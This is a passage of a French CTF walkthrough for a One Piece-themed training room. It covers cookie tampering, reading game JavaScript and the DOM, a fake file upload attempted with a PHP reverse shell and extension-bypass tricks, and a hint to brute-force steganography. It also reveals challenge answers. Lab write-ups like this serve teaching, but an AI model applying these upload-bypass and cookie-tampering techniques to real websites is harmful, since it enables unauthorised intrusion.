Cela pourrait-il signifier que l'entrée est filtrée ? C'est peut-être qu'un des caractères que j'ai utilisé ne devrait pas être utilisé ou peut-être la commande elle-même ? Est-il vulnérable à un autre type d'injection ?

Si je n'étais pas le créateur de la salle, dans ce cas, j'utiliserais burp et j'essaierais de comprendre comment ce formulaire est utilisé par le serveur Web et j'essaierais de trouver un moyen de l'exploiter d'une manière ou d'une autre.

*Le but serait de répondre à la question suivante :
est-il vulnérable à un type d'injection spécifique ?*

Mais je dois avouer que si je fais ça, je ne trouverai rien d'intéressant.

CTF ONE PIECE

Pourquoi ?

La raison est assez simple, le code php vérifie si vous avez soumis quelque chose ou non (chaîne vide prise en compte).

Si vous l'avez fait, le message « Je ne m'attendais pas à cela » s'affichera.

Cependant, votre saisie n'est pas du tout traitée, c'est un formulaire inutile qui ne fait rien d'autre que d'imprimer son message à chaque fois que le formulaire est soumis.

C'est un terrier de lapin.

Comment as-tu pu comprendre ça ?

Testez, testez, testez, testez, testez, testez, etc.

Il y a beaucoup de choses que vous pouvez essayer mais à un moment donné, vous vous rendrez compte que cela ne peut pas être exploité et vous passerez à autre chose.

Info : De plus, comme cela est précisé dans la description de la tâche 1, il y a des terriers de lapin. J'espère que cela

CTF ONE PIECE

incitera les gens à ne pas effectuer d'injections de niveau très avancé et à ne pas y perdre trop de temps.

Empoisonnement aux cookies

En vérifiant le code source de la page Web, vous pouvez voir :

```
16    <p>
17        You are on Whole Cake Island.
18        Big Mom chases you and want t
19        You need to find a way to app
20        <!--Big Mom likes cakes-->
21    </p>
```

voir la source : <http://<IP>/cake.php>

Info : Dans le Manga, Big Mom est dingue de gâteaux.

Cela pourrait-il être une indication de ce qui doit être fait ?

Oui c'est le cas.

Les gâteaux sont un indice pour les cookies.

Si vous jetez un œil aux cookies de la page Web, vous obtenez :

CTF ONE PIECE

Name	Domain	Path	Expires on	Last accessed on	Value
cookie	10.10.162.110	/	Mon, 05 Oct 2020 16:37:17 GMT	Sat, 05 Sep 2020 16:37:17 GMT	NoCakeForYou

La valeur est « NoCakeForYou », ce qui ne veut pas dire que cela soit inhabituel.

De plus, le commentaire du code source était « Big Mom aime les gâteaux ».

Et si nous modifions la valeur et mettons « CakeForYou » à la place ? Rechargez la page Web et vous obtenez le texte suivant affiché sous le formulaire :

```
YOU successfully stole a copy of the 2nd Road Poneglyph:  
VFUWS2LJAFYWS2LJNEAXC2LJNFUQC2LJNFUWSALJNFUWS2IBOFUWS2LJAFUWS2LJNBW2LJNFUQC2LJNFUWSALRNFUWS2IBNFUWS2LJAFUWS2  
You succeed to run away but you don't own a Log Pose to go to Kaido's Island, you are sailing without even knowing where you are heading to.  
You end up reaching a strange island: /4ndisn.html
```

Bien, nous avons eu notre deuxième Road Poneglyph et nous avons même obtenu l'emplacement de la prochaine île.

CTF ONE PIECE

Info : La valeur du cookie édité n'a pas d'importance, vous auriez pu mettre ce que vous voulez. Tant que ce n'est pas « NoCakeForYou », cela fonctionnera très bien.

Conclusion — Page : /cake.php

Après un empoisonnement aux cookies, vous obtenez l'emplacement de la prochaine île et une copie du deuxième Road Poneglyph.

Info : Quant au premier Road Poneglyph, tenter de le décoder seul ne sert à rien. Vous vous créeriez simplement un autre terrier de lapin.

Page : /arbitraire.html

Info : Encore une fois, /arbitrary.html n'est pas le véritable nom de la page.

En allant sur la page web, vous obtenez :

CTF ONE PIECE



On your way, you decide to stop by an island you can see from your boat in order to get supplies.

Surprisingly enough, you meet your friend ~~Buggy the Clown~~ there. He wants to challenge you to play one of his games. He knows he can't lose, he even promise a Log Pose for Onigashima if you can beat him.

He even let you decide which game you'd like to play:

[Brick Breaker](#)

[Brain Teaser](#)

<http://<IP>/arbitraire.html>

Info : Buggy étant le personnage préféré d'Eichiro Oda, le mangaka qui a créé One Piece, je me devais de l'inclure dans cette salle.

Très bien, nous obtenons la réponse à la question 4 de la tâche 2 en lisant le texte.


Ensuite, vous devez décider à quel jeu vous voulez jouer contre lui.

CTF ONE PIECE

Commençons par le casse-briques :

Casse-briques

Si vous suivez le lien casse-briques, vous arriverez sur cette page :




casse-briques

Et vous pourrez jouer au casse-briques avec les flèches de votre clavier si vous avez envie de vous détendre un peu.

CTF ONE PIECE

Si vous perdez, vous recevrez cette invite :



panne de casse brique

*Info : Je suis vraiment désolé, j'ai écrit cette phrase en français et j'ai oublié de la traduire en anglais,
pardonnez-moi...*

Cela signifie : « Buggy a gagné, tu veux rejouer ?

En cliquant sur « OK », vous redémarrez le jeu.

Très bien, il y a donc 3 façons de résoudre ce problème :

- L'aventurier

CTF ONE PIECE

- *Le paresseux intelligent*
- *Le paresseux plus intelligent*

1. Soyons d'abord un aventurier :

La première façon de réussir cette partie est évidemment de jouer le casse-briques et de la terminer.

Info : Je vous souhaite à tous bonne chance si vous souhaitez suivre cette méthode. Que la force soit avec toi.

2. Alors soyons un paresseux intelligent :

Si vous modifiez la largeur de la fenêtre, vous remarquerez que la largeur de la palette n'est pas modifiée, par contre la largeur des briques l'est.

Vous pouvez donc modifier la largeur de votre fenêtre pour l'ajuster à la taille de la pagaille puis lancer le jeu qui vous garantira une victoire sans même jouer, il vous suffira d'un peu de temps pour qu'il se termine.

CTF ONE PIECE

Info : Comme vous l'avez peut-être deviné, ce comportement est dû au fait que la largeur des briques est calculée en fonction de la taille de la fenêtre tandis que la largeur de la palette est définie en pixels. Vous pouvez également réduire la hauteur de votre fenêtre, cela terminerait le jeu plus rapidement.

3. Enfin, soyons un paresseux plus intelligent :

Eh bien, ce jeu est codé avec du javascript, que diriez-vous simplement de regarder le code et de voir ce qu'il fait si nous gagnons ?

Si vous regardez le fichier js, vous verrez :

```
function collisionDetection() {
    for (var c = 0; c < brickColumnCount; c++) {
        for (var r = 0; r < brickRowCount; r++) {
            var b = bricks[c][r];
            if (b.status == 1) {
                if (x > b.x && x < b.x+brickWidth && y > b.y && y < b.y+brickHeight) {
                    dy = -dy;
                    b.status = 0;
                    score++;
                    if (score == brickRowCount*brickColumnCount) {
                        alert("Wait whaaaat ?? Did you cheat somehow !? Let's do another one with my other game !");
                        document.location.reload();
                        clearInterval(interval); // Needed for Chrome to end game
                    }
                }
            }
        }
    }
}

casse-briques.js
```

CTF ONE PIECE

Je n'entrerai pas dans les détails du fonctionnement de ce code, mais avec quelques connaissances de base en javascript, vous pouvez voir des choses intéressantes :

```
if (score == brickRowCount*brickColumnCount) {  
    alert("Wait whaaaat ?? Did you cheat somehow !? Let's do another one with my other game !");  
    document.location.reload();
```

Ainsi, si votre score est égal au nombre de briques par ligne multiplié par le nombre de briques par colonne (c'est-à-dire le nombre total de briques), vous recevez une alerte.


Info : Une alerte est un message d'invite, vous l'avez peut-être déjà vu si vous avez déjà codé des éléments en javascript, ou si vous avez effectué des exploits XSS, etc.

Ce message serait :

« Attends quoi ?? Avez-vous triché d'une manière ou d'une autre !? Faisons-en un autre avec mon autre jeu ! »

CTF ONE PIECE

Ok, prouvons que nous obtiendrons ce message d'invite si nous terminons le jeu avec succès (j'ai évidemment utilisé la méthode intelligente Slothful pour ce faire) :



victoire du casse-briques

Ouais, on a fini le casse-briques !


Le problème, c'est que c'était un terrier de lapin.

Buggy semble penser que nous avons triché d'une manière ou d'une autre et veut nous défier sur son autre jeu. Pour être honnête, si vous avez modifié la taille de la fenêtre ou si vous avez regardé le code, Buggy a raison, vous avez triché.

CTF ONE PIECE

Casse-tête

En suivant le lien Brain Teaser, vous obtenez :



casse-tête

Info : Comme il s'agit d'un casse-tête, il n'y a aucune indication sur ce qui doit être fait.

Mais la première chose que vous remarquez est que la face avant du cube suit le pointeur de votre souris. Et quelle que soit la position de votre souris, vous ne pouvez voir que 5

CTF ONE PIECE

faces de ce cube. Le visage au dos restera caché.

Le but de ce casse-tête est de voir ce qu'il y a au dos de ce cube.

Encore une fois, pour ce jeu, vous avez 3 façons de voir la face arrière du cube :

- Taille de la fenêtre
- Code source
- Modèle Objet du Document (DOM)

1. Commençons par jouer avec la taille de la fenêtre :

Si vous chargez la page Web dans une petite fenêtre et si vous augmentez ensuite la taille de la fenêtre, vous pourrez faire tourner entièrement le cube avec le pointeur de votre souris.

Notez que si vous augmentez la largeur de la fenêtre, votre face arrière sera à l'envers.

CTF ONE PIECE

Cependant, si vous augmentez la hauteur de la fenêtre, vous pourrez voir correctement la face arrière du cube :



taille de la fenêtre du casse-tête

2. Voyons maintenant le code source :

Si vous regardez directement le code source de la page html, vous ne trouverez rien d'intéressant :

CTF ONE PIECE

```
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <meta charset="UTF-8"/>
5     <title>Cube JS</title>
6     <link rel="stylesheet" href="https://www.w3schools.com/css/default.css" />
7   </head>
8
9   <body>
10    <div id="container">
11      <div id="container_animation">
12        <div id="front" class="cube_face"></div>
13        <div id="back" class="cube_face"></div>
14        <div id="right" class="cube_face"></div>
15        <div id="left" class="cube_face"></div>
16        <div id="top" class="cube_face"></div>
17        <div id="bottom" class="cube_face"></div>
18      </div>
19    </div>
20    <script src="https://www.w3schools.com/js/default.js"></script>
21  </body>
22 </html>
23
```

voir la source : casse-tête html

Comme vous l'avez peut-être deviné, une page Web comme celle-ci ne peut pas être réalisée uniquement en utilisant les langages CSS et HTML, un script javascript est utilisé.

Si vous regardez le code javascript, vous verrez :

CTF ONE PIECE

```
var xDegOld = 0;
var yDegOld = 0;
var xDegNew = 0;
var yDegNew = 0;
var xCoordNew = 0;
var yCoordNew = 0;
var screenWidth = document.querySelector("body").clientWidth;
console.log(screenWidth)
var screenHeight = document.querySelector("body").clientHeight;
console.log(screenHeight)
var cube = document.getElementById("container__animation");

function degDetermination(){
    xDegOld = xDegNew;
    yDegOld = yDegNew;
    xDegNew = - (-180 + yCoordNew / screenHeight * 360) / 4;
    yDegNew = (-180 + xCoordNew / screenWidth * 360) / 4;
};

function cubeMovement(){
    degDetermination();
    cube.animate([
        { transform: "rotateX(" + xDegOld + "deg) rotateY(" + yDegOld + "deg)" },
        { transform: "rotateX(" + xDegNew + "deg) rotateY(" + yDegNew + "deg)" }
    ], {
        duration: 10,
    });
    cube.style.transform = "rotateX(" + xDegNew + "deg) rotateY(" + yDegNew + "deg)"
};

document.getElementById('back').textContent = "Log Pose: /██████████"

window.addEventListener("mousemove", function(e){
    xCoordNew = e.clientX;
    yCoordNew = e.clientY;
    cubeMovement();
});

casse-tête js
```

Et vous pouvez voir ce qui est caché sur la face arrière du cube.

Info : Cela aurait pu être une bonne idée de vérifier aussi le code source CSS puisque j'aurais pu décider de charger le contenu de la face arrière grâce au CSS (on se souvient que

CTF ONE PIECE

l'intéressante image de /dressrosa.html se chargeait grâce à son feuille de style CSS).

3. Utilisons maintenant le modèle objet de document (DOM) pour voir la face arrière :

Si vous n'avez jamais programmé de site Web, vous ne savez peut-être pas ce qu'est le DOM. Je ne peux que vous conseiller de vous renseigner, il existe de nombreuses ressources en ligne qui peuvent répondre à votre question, par exemple, la page web suivante est une ressource intéressante :

<https://developer.mozilla.org/en-US/docs/>

[Web/API/Document_Object_Model/Introduction](#)

En gros, le DOM est une représentation de votre page Web que vous pouvez manipuler. En effet, le langage javascript permet d'interagir avec le DOM lui-même et c'est pourquoi vous pouvez manipuler une page web grâce à ce langage.

CTF ONE PIECE

Il existe de nombreuses façons d'utiliser le DOM pour regarder la face arrière du cube, je vais vous en montrer une mais ce n'est certainement pas la seule.

Par exemple, vous pouvez changer la position de la face arrière du cube et la placer à la place de la face avant, ou vous pouvez tout rendre transparent sauf la face arrière, etc.

Les possibilités sont infinies.

Dans notre cas, je vais juste vous montrer comment obtenir la valeur du texte incorporé dans la face arrière du cube, je ne manipulerai même pas le DOM. Je vais juste récupérer une valeur grâce à lui.

Très bien, jetons d'abord un coup d'œil au code source de notre page Web HTML car nous devons « sélectionner » la face arrière du cube :

CTF ONE PIECE

```
<div id="container">
  <div id="container_animation">
    <div id="front" class="cube_face"></div>
    <div id="back" class="cube_face"></div>
    <div id="right" class="cube_face"></div>
    <div id="left" class="cube_face"></div>
    <div id="top" class="cube_face"></div>
    <div id="bottom" class="cube_face"></div>
  </div>
</div>
```

On remarque donc que le « id » de la face arrière est « back ».

Ceci est nécessaire à savoir pour sélectionner cet élément

dans la console du navigateur.


Nous devons maintenant ouvrir la console de notre

navigateur :

clic droit -> inspecter l'élément -> console (Firefox)

Vous aurez quelque chose qui ressemble à ceci :

CTF ONE PIECE



console de navigateur de casse-tête

Pour sélectionner l'élément de la face arrière, vous devez taper ce qui suit :

document.getElementById('back')

Comme vous le savez, « back » est l'« id » de la face arrière.

Ensuite, vous devez cliquer sur le petit triangle à gauche du « div#back(cube_face) » pour afficher l'élément.

CTF ONE PIECE

```
>> document.getElementById('back')
<- ▾ div#back.cube_face ⚡
    accessKey: ""
    accessKeyLabel: ""
    align: ""
    assignedSlot: null
    ▶ attributes: NamedNodeMap [ id="back", class="cube_face" ]
    baseURI: "http://10.10.139.170/[REDACTED]/[REDACTED]"
    childElementCount: 0
    ▶ childNodes: NodeList [ #text ⚡ ]
    ▶ children: HTMLCollection { length: 0 }
    ▶ classList: DOMTokenList [ "cube_face" ]
    className: "cube_face"
    clientHeight: 200
    clientLeft: 3
    clientTop: 3
    clientWidth: 200
    contentEditable: "inherit"
    contextMenu: null
    ▶ dataset: DOMStringMap(0)
    dir: ""
    draggable: false
    ▶ firstChild: #text "Log Pose: /[REDACTED]" ⚡
    firstElementChild: null
    hidden: false
    id: "back"
    innerHTML: "Log Pose: /[REDACTED]"
    innerText: "Log Pose: /[REDACTED]"
    isConnected: true
    isContentEditable: false
    lang: ""
    ▶ lastChild: #text "Log Pose: /0nlg4sh1m4.php" ⚡
    lastElementChild: null
    localName: "div"
```

face arrière DOM

Je n'entrerai pas dans les détails mais c'est la représentation DOM de l'élément ayant le « id » « back ». Donc dans notre cas, il s'agit de la représentation de la face arrière du cube et vous pouvez retrouver le texte écrit dessus ici : « innerText ».

Info : Cette dernière méthode est probablement la plus longue et je suppose que personne ne récupérera le texte du verso en utilisant cette méthode. Cependant, j'ai pensé que ce serait

CTF ONE PIECE

une bonne idée de présenter le DOM à tout débutant qui lirait ceci car le DOM est l'un des concepts majeurs du développement Web.

Quelle que soit la méthode que vous avez utilisée pour résoudre le jeu de réflexion, vous devriez avoir trouvé la pose du journal pour atteindre l'île suivante.

En effet, comme l'a dit Buggy, il vous a donné la Log Pose pour Onigashima alors que vous avez gagné.

Conclusion — Page : /arbitrary.html

Eh bien, après avoir joué à un casse-briques pour vous amuser et résolu un casse-tête, vous avez réussi à localiser l'île suivante.

Page : /onigashima.php

Info : Avez-vous deviné que ce n'était pas le vrai nom de la page Web ?

CTF ONE PIECE

En accédant à cette page Web, vous obtenez :



You reach the island of Onigashima. This is one of the Kaido's territory, one of the four Emperors, ~~Kaido~~ is renowned as the Strongest Creature in the world.

It is said that if it is a 1 vs 1, Kaido will prevail.
Speaking about brute force, Kaido is unbeatable.

Straw Hat Luffy has 2 options:

Username:

Password: Browse... No file selected. Upload

<http://<IP>/onigashima.php>

Info : Introduction de Kaido dans le Manga :

<https://www.youtube.com/watch?v=7Nn9NQ8ilJo>

Kaido est le principal antagoniste de l'arc actuel dans One Piece. Pas grand chose à dire puisque la communauté One Piece vit actuellement l'un des moments les plus excitants de tout le manga.

CTF ONE PIECE

Attendez, d'après le fichier « .secret_room.txt », Kaido

possède un Road Poneglyph. Nous devons le trouver.

Si vous êtes sur une page Web comme celle-ci, vous avez plusieurs options, mais l'un de vos premiers paris devrait être :

Téléchargement de fichiers

Pourquoi essayeriez-vous d'abord le téléchargement de fichiers plutôt que les formulaires de connexion ?

Eh bien, c'est pour la même raison que vous n'avez pas essayé de forcer brutalement le port SSH au début. Vous ne connaissez pas le nom d'utilisateur et vous ne connaissez pas non plus le mot de passe, donc forcer les deux prendrait une éternité.

Chaque fois que vous souhaitez télécharger un fichier, les 2 premières questions auxquelles vous devez répondre sont :

CTF ONE PIECE

1. Quel type de fichiers (extension) puis-je télécharger ?

2. Où est stocké le fichier sur le serveur ?

La première question peut généralement être répondue facilement, tout ce que vous avez à faire est d'essayer de télécharger différents fichiers avec différentes extensions et d'essayer de répondre aux questions suivantes :

Un fichier php fonctionne-t-il ?

Sinon, une autre extension (php3, phtml etc.) qui peut exécuter php fonctionne-t-elle ?

Sinon, est-ce que quelque chose comme « file.jpg.php » fonctionne ou peut-être « file.php.jpg » ? etc.


La deuxième question est généralement encore plus simple, car lorsque vous téléchargez un fichier, vous pouvez accéder à son URL directement après le téléchargement, soit avec un lien, soit en consultant le code source.

Parfois, si le site Web utilise un CMS, vous pouvez effectuer un OSINT pour savoir où les fichiers sont stockés par défaut.

CTF ONE PIECE

Parfois, vous devrez peut-être approfondir en énumérant le site Web ou en analysant le comportement du site Web à l'aide d'un outil comme burp par exemple.

Dans notre cas, vous pouvez télécharger l'extension de votre choix. J'ai téléchargé un fichier nommé « php-reverse-shell.php » dans l'exemple suivant :



File uploaded

Et comme vous pouvez le voir lorsque vous le téléchargez, vous aurez le texte « Fichier téléchargé » qui s'affichera.

Parfait, vous avez répondu à la première question, il n'y a aucun filtre pour une extension php.

Cependant, cela devient plus difficile pour la deuxième question.

CTF ONE PIECE

Où peut-on y accéder ?

Ici, vous n'avez pas de lien direct vers votre dossier et le site n'utilise pas de CMS donc il ne vous reste plus qu'à vous renseigner manuellement.

*Vous pourriez passer un peu de temps à essayer de savoir où il va, mais laissez-moi vous aider un peu :
votre fichier n'est pas accessible. Il n'existe même pas sur le serveur Web. Cette page Web vous a menti, votre fichier n'a pas été téléchargé.*

Oui, parfois, les pirates mentent.

Ceci n'est qu'un autre terrier de lapin.

Info : Encore une fois, ce formulaire ne sert à rien et ne fait rien d'autre qu'imprimer son message à chaque fois que vous avez sélectionné un fichier et cliqué sur « Télécharger ».

Force brute

CTF ONE PIECE

À l'heure actuelle, vous pensez peut-être que vous ne pouvez rien faire car le téléchargement de fichiers est inutile et forcer brutalement le nom d'utilisateur et le mot de passe n'est certainement pas attrayant.

Cependant, le texte de la page Web elle-même dit :

« En parlant de force brute, Kaido est imbattable ».

Serait-ce un indice ?

Laissez-moi vous poser une question :

que pouvez-vous essayer de forcer brutalement dans un laps de temps raisonnable ici ?

Apparemment rien, est-ce la bonne réponse ?

Jetons un coup d'œil au code source :

CTF ONE PIECE

```
1 <!DOCTYPE html>
2 <html>
3 <head lang="en">
4   <title>Onigashima</title>
5   <link rel="stylesheet" href="http://<IP>/onigashima.css">
6   <link rel="icon" href="./images/luffy_icon.png" type="image/png"/>
7   <meta charset="utf-8"/>
8
9 </head>
10
11 <body>
12   <div id="island_pics">
13     
14     
15   </div>
16   <p>
17     You reach the island of Onigashima. This is one of the Kaido's territory,
18     It is said that if it is a 1 vs 1, Kaido will prevail.<br/>
19     Speaking about brute force, Kaido is unbeatable.<br/>
20     <br/>
21     Straw Hat Luffy has 2 options:
22   </p>
23   <div id="forms_container">
24     <form action="/<IP>/onigashima.php" method="post">
25       <label for="user">Username: </label>
26       <input type="text" id="user" name="user"><br>
27       <label for="password">Password: </label>
28       <input type="password" id="password" name="password"><br>
29       <input type="submit" value="Login" name="submit_creds">
30     </form>
31     <form action="/<IP>/onigashima.php" method="post">
32       <input type="file" name="fileToUpload" id="fileToUpload">
33       <input type="submit" value="Upload" name="submit_file">
34     </form>
35   </div>
~~~
```

voir la source : <http://<IP>/onigashima.php>

Quelque chose qui attire votre attention ?

Cela peut ne pas paraître évident pour les débutants mais l'image kaido est au format jpeg. Cela signifie que vous pouvez essayer de le forcer brutalement avec un outil comme Stegcracker.

CTF ONE PIECE

